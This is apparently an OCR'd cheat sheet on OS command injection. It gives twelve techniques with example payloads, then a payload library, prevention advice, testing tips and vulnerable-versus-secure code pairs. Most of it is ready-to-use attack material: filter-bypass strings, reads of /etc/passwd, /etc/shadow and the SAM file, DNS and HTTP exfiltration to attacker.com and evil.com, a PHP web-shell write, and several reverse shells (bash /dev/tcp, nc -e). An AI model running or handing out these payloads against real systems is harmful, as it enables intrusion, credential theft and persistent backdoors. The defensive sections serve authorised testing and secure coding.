
COMMAND INJECTION

Complete Attack Reference

What is Command Injection?
Command Injection (also called OS Command Injection or Shell Injection) is a vulnerability that allows an attacker to execute arbitrary operating system commands on the server running an application. This occurs when untrusted user input is passed to a system shell without proper sanitization.

1. Basic Command Injection (Chained Commands)

Description: Uses command separators to chain multiple commands. Attacker appends malicious commands after legitimate ones using separators like semicolon, pipe, ampersand. Works on Unix/Linux and Windows.



Example Payload:

```
ping -c 4 127.0.0.1; whoami
```


Technique Details:

```
Separators: ; | || & && | Newline (\n) | Backticks (`cmd`)
```

Impact: Complete system compromise, data exfiltration, malware installation

2. Blind Command Injection (No Output)

Description: Command executes but output is not returned to attacker. Must use time delays, out-of-band channels (DNS, HTTP callbacks), or file system artifacts to confirm execution and exfiltrate data.



Blind, but
timing confirms
execution!

Example Payload:

```
ping -c 4 127.0.0.1 & sleep 10 &
```


Technique Details:

```
Time delays: sleep 10 | DNS exfil: nslookup `whoami`.attacker.com | HTTP callback
```

Impact: Stealthy system access, delayed detection, covert data theft

3. Command Injection via Input Redirection

Description: Exploits input/output redirection operators to read files, write files, or redirect command output. Can overwrite system files or extract sensitive data using file redirection.



Example Payload:

```
cat /etc/passwd > /var/www/html/output.txt
```

Technique Details:

```
Input: < file | Output: > file | Append: >> file | Error: 2> file
```

Impact: File disclosure, configuration theft, web shell creation

4. Command Substitution Injection

Description: Uses command substitution syntax to execute commands and inject their output into another command. Backticks or $(command) syntax causes nested command execution before main command runs.

Example Payload:

```
ping -c 4 `whoami`.attacker.com
```


Technique Details:

```
Backticks: `command` | Dollar-paren: $(command) | Nested execution
```

Impact: DNS exfiltration, command output capture, nested exploitation

5. Filter Bypass - Space Alternatives

Description: Bypasses filters blocking spaces by using alternative delimiters. Many applications filter spaces but forget alternatives. Useful when space character is blacklisted or encoded.



Example Payload:

```
cat${IFS}/etc/passwd or cat</etc/passwd
```

Technique Details:

```
${IFS} | $IFS$9 | {cat,/etc/passwd} | < | %09 (tab) | %0a (newline)
```

Impact: Evades basic input validation, bypasses space blacklists

6. Filter Bypass - Command Obfuscation

Description: Uses encoding, variable expansion, wildcards, and string concatenation to hide commands from filters. Breaks up keywords that may be blacklisted or uses shell features to reconstruct commands.

Example Payload:

```
c''at /etc/passwd or /bin/bas?? or w'h'o'a'm'i
```


Technique Details:

```
Quotes: w'h'o'a'm'i | Wildcards: /bin/bas?? | Variables: $PATH | Hex: \x2f
```

Impact: Advanced filter evasion, WAF bypass, keyword blacklist bypass

7. Time-Based Command Injection Detection

Description: For blind injection, uses time delays to confirm vulnerability. If application delays match injected sleep command, confirms command execution even without visible output.



Example Payload:

```
127.0.0.1; sleep 10; # (response delayed by 10 seconds)
```


Technique Details:

```
Linux/Unix: sleep 10 | Windows: timeout /t 10 | ping -n 10 127.0.0.1
```

Impact: Vulnerability confirmation, blind injection proof-of-concept

8. Out-of-Band (OOB) Data Exfiltration

Description: When direct output unavailable, exfiltrates data via alternative channels. Uses DNS queries, HTTP requests, or other protocols to send data to attacker-controlled server.



Example Payload:

```
nslookup `whoami`.attacker.com or wget http://attacker.com/$(whoami)
```


Technique Details:

```
DNS: nslookup $(cmd).evil.com | HTTP: curl http://evil.com?data=$(cmd) | ICMP
```

Impact: Bypasses output restrictions, covert data extraction

9. Multi-Line Command Injection

Description: Injects multiple commands across several lines using newline characters. Useful when input validation checks single lines but doesn't properly handle newlines or carriage returns.



Example Payload:

```
127.0.0.1\nwhoami\nid
```


Technique Details:

```
Newline: \n | Carriage return: \r | URL encoded: %0a | Form data newlines
```

> **Impact:** Bypasses single-line filters, executes complex command sequences

10. Command Injection in Different Contexts

Description: Injection techniques vary by context: direct shell execution, eval() functions, system calls, scripting language exec functions. Each context may require different syntax or exploitation approach.



Example Payload:

```
PHP: system('ping ' . $ip) | Python: os.system('ping ' + ip)
```


Technique Details:

```
Context-aware payloads for: PHP, Python, Java, Node.js, Ruby, Perl
```

> **Impact:** Language-specific exploitation, wider attack surface

11. Windows-Specific Command Injection

Description: Windows command injection using cmd.exe and PowerShell-specific syntax. Different separators, commands, and escape sequences than Unix/Linux. Must understand Windows shell behavior.



Example Payload:

```
127.0.0.1 & whoami or 127.0.0.1 | powershell -c Get-Process
```


Technique Details:

```
Separators: & | && || | PowerShell: ; -c | cmd /c | Batch files
```

> **Impact:** Windows server compromise, Active Directory attacks, PowerShell abuse

12. Command Injection to Web Shell

Description: Escalates command injection to persistent access by writing web shell to document root. Once web shell deployed, provides interactive command execution interface through browser.



Example Payload:

```
echo '<?php system($_GET["cmd"]); ?>' > /var/www/html/shell.php
```

Technique Details:

```
Write shell to webroot | Access via URL | Execute commands through parameter
```

> **Impact:** Persistent access, full system control, web-based backdoor

COMMAND INJECTION PAYLOAD LIBRARY

Command Separators (Unix/Linux)

- ; (semicolon) - Executes commands sequentially
- | (pipe) - Passes output of first command to second
- & (ampersand) - Runs command in background
- && (double ampersand) - Executes second if first succeeds
- || (double pipe) - Executes second if first fails
- \n (newline) - New command on new line

Command Separators (Windows)

- & - Executes both commands sequentially
- && - Executes second if first succeeds
- || - Executes second if first fails
- | - Pipes output
- \n - Newline (in some contexts)

Basic Reconnaissance Commands

- whoami - Current user
- id - User ID and group info (Linux)
- uname -a - System information
- cat /etc/passwd - User list (Linux)
- ipconfig / ifconfig - Network config
- netstat -an - Network connections
- ps aux - Running processes (Linux)
- tasklist - Running processes (Windows)

File System Operations

- ls -la / dir - Directory listing
- cat /etc/shadow - Password hashes (Linux)
- type C:\Windows\System32\config\SAM - SAM file (Windows)
- find / -name "*.conf" - Find config files
- wget http://evil.com/shell.php - Download file
- curl -o shell.php http://evil.com/shell.php - Download

Data Exfiltration

- `curl http://attacker.com/$(whoami) - HTTP exfil`
- `wget --post-file=/etc/passwd http://attacker.com - POST file`
- `nslookup `whoami`.attacker.com - DNS exfil`
- `cat /etc/passwd | nc attacker.com 4444 - Netcat exfil`
- `base64 /etc/passwd | curl -d @- http://attacker.com - Base64 exfil`

Reverse Shell Payloads

- `bash -i >& /dev/tcp/10.0.0.1/4444 0>&1`
- `nc -e /bin/bash 10.0.0.1 4444`
- `python -c 'import socket...' (Python reverse shell)`
- `powershell -nop -c "$client = New-Object..." (PS reverse shell)`
- `mknod backpipe p; /bin/sh 0<backpipe | nc 10.0.0.1 4444 1>backpipe`

COMMAND INJECTION PREVENTION

• **Avoid System Calls Entirely:** Never call system shell from application if possible. Use language-specific libraries instead of shelling out. For example, use Python's subprocess with shell=False, or use native file operations instead of cat/type.

• **Input Validation (Whitelist):** Strictly validate all user input against whitelist of allowed characters/patterns. For IP addresses: only allow 0-9 and dots. For filenames: only allow alphanumeric and specific safe characters. Reject anything else.

• **Parameterized APIs:** Use parameterized/safe API calls that don't invoke shell. Examples: subprocess.run(['ping', '-c', '4', ip], shell=False) in Python. Arguments passed as array, not concatenated string.

• **Escape Special Characters:** If system call unavoidable, properly escape shell metacharacters: ; | & $ ` \ " ' < > ( ) [ ] { } * ? ~ ! # % \n \r. Use language-specific escaping functions (escapeshellarg in PHP).

• **Principle of Least Privilege:** Run application with minimal necessary privileges. Use dedicated service accounts with restricted permissions. If command injection occurs, limits damage attacker can do.

• **Disable Dangerous Functions:** Disable dangerous functions in production: PHP's system(), exec(), shell_exec(), passthru(). Python's os.system(). Configure php.ini or language settings to block these.

• **Use Safe Alternatives:** Replace dangerous patterns: Instead of system('ping ' + ip), use native network libraries. Instead of system('cat file'), use file I/O functions. Avoid shelling out for tasks with safe alternatives.

• **Sandboxing and Containers:** Run application in sandboxed environment or container with limited system access. Use technologies like Docker, chroot, SELinux, AppArmor to restrict what system commands can access.

DETECTION & TESTING

• Test all input fields that interact with system: file operations, network utilities, admin functions

• Try basic separators first: ; | & && || \n

• Test command substitution: `whoami` and $(whoami)

• For blind injection, use time delays: sleep, timeout, ping with high count

• Test input/output redirection: < > >> 2>

• Try space alternatives if spaces filtered: ${IFS} IFS9 < {cat,/etc/passwd}

• Test both Unix and Windows payloads if platform unknown

• Use out-of-band channels for blind injection: DNS (nslookup), HTTP callbacks

• Look for unusual characters in input validation: semicolons, pipes, backticks

• Test URL encoding, double encoding for filter bypass

• Check if application displays command output (easier exploitation)

• Monitor for error messages revealing system commands or paths

• Test different encoding: URL, Base64, Unicode

• Try nested command execution and command chaining

VULNERABLE vs SECURE CODE EXAMPLES

Language	Vulnerable	Secure
PHP	system('ping ' . $ip);	escapeshellarg() or avoid shell
Python	os.system('ping ' + ip)	subprocess.run(['ping', ip], shell=False)
Java	Runtime.exec('ping ' + ip)	ProcessBuilder with array args
Node.js	exec('ping ' + ip)	execFile('ping', [ip]) or spawn()
Ruby	system('ping ' + ip)	system('ping', ip) with array

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized command injection attacks are illegal.